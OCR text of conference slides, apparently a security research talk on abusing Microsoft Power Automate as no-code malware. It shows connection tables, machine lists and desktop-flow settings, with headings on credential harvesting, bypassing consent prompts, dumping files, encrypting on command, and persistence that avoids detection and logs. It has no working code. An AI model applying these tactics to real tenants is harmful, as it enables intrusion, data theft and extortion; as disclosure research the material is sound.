
| account_name | app_name | app_icon | connection_created | connection_titl | |
|---|---|---|---|---|---|
| Marketing | Dropbox | | 2021-06-06T10:54:52Z | Dropbox johnw@gmail.c | |
| Marketing | Gmail | | 2021-06-06T10:00:14Z | Gmail Bobby.Atkinson@mycon | |
| Marketing | Gmail | | 2021-06-06T07:53:42Z | Gmail Lola.Burton@mycompany.com #2 | Lola.Burton@mycompany.com |
| Marketing | Google Calendar | | 2022-01-25T21:08:48Z | Google Calendar johnw@gmail.com | John.Webb@mycompany.co |
| Marketing | Google Drive | | 2022-01-26T11:10:41Z | Google Drive Bobby.Atkinson@mycompany.com | Bobby.Atkinson@mycompany.con |
| SalesOps | Google Sheets | | 2022-02-20T09:20:15Z | Google Sheets Sariah.Cote@mycompany.com | Sariah.Cote@mycompany.com |
| SalesOps | OneNote | | 2022-03-03T09:18:36Z | OneNote gibsonm@outlook.com #2 | Mia.Gibson@mycompany.com |

[mbrg.io/zapcreds](mbrg.io/zapcreds)

Delivering weaponized bundle to the victim via email, web, USB, etc.

# What can we do w/ active connections?



Delivering weaponized bundle to the victim via email, web, USB, etc.

# Move to machine

Learn more at No-Code Malware: Windows 11 At Your Service

mbrg.io/dc30-win11

## Machines

Check the real-time health and status of your machines and the desktop flows running on them. Learn more

Machines | Machine groups | VM images (preview) | Gateways

| Machine name | Description | Version | Group | Status | Flows run... | Flows que... | Ac... | Owner |
|---|---|---|---|---|---|---|---|---|
| myrpa | — | 2.17.169.22042 | — | Connected | 0 | 0 | Owner | Kris S... |
| myrpa | — | 2.17.169.22042 | MyGroup | Connected | 0 | — | Owner | Kris S... |
| win11 | — | 2.14.173.21294 | — | Connected | 0 | 0 | Owner | Kris S... |

Desktop flows

Search connectors and actions

Triggers | Actions | See more

Run a flow built with Power Automate for desktop PREMIUM
Desktop flows

Run a flow built with Selenium IDE PREMIUM
Desktop flows

Run a flow built with Power Automate for desktop

* Desktop flow: Dummy | Edit

* Run Mode: Choose between running while signed in (attended) or in the backgroun


Attended (runs when you're signed in)
Unattended (runs on a machine that's signed out)
Enter custom value

Show advanced options


Delivering weaponized bundle to the victim via email, web, USB, etc.


mbrg.io/dc30-lc#cred-harvesting

# Can we get rid of this pesky approve window?



# Can we get rid of this pesky approve window?








https://docs.microsoft.com/en-us/powershell/module/microsoft.powerapps.administration.powershell/set-adminpowerappapistobypassconsent

zenity


# This is a gold mine. Can I stay here forever?

# This has been done before





[mbrg.io/dc30-lc#msft-apt-hack](mbrg.io/dc30-lc#msft-apt-hack)

# Dump files and tweet about it on a schedule



With 'Hands on Keyboard' access, intruders accomplish their original goals

# Encrypt on command



With 'Hands on Keyboard' access, intruders accomplish their original goals

# Persistency


What do we want?

- ❑ Remote execution
- ❑ Arbitrary payloads
- ❑ Maintain access (even if user account access get revokes)
- ❑ Avoid detection
- ❑ Avoid attribution
- ❑ No logs

Command channel for remote manipulation of victim


# Persistency v1

Persistency



Command channel for remote manipulation of victim


# Persistency v1




What do we want?

Command channel for remote manipulation of victim

# Persistency v1

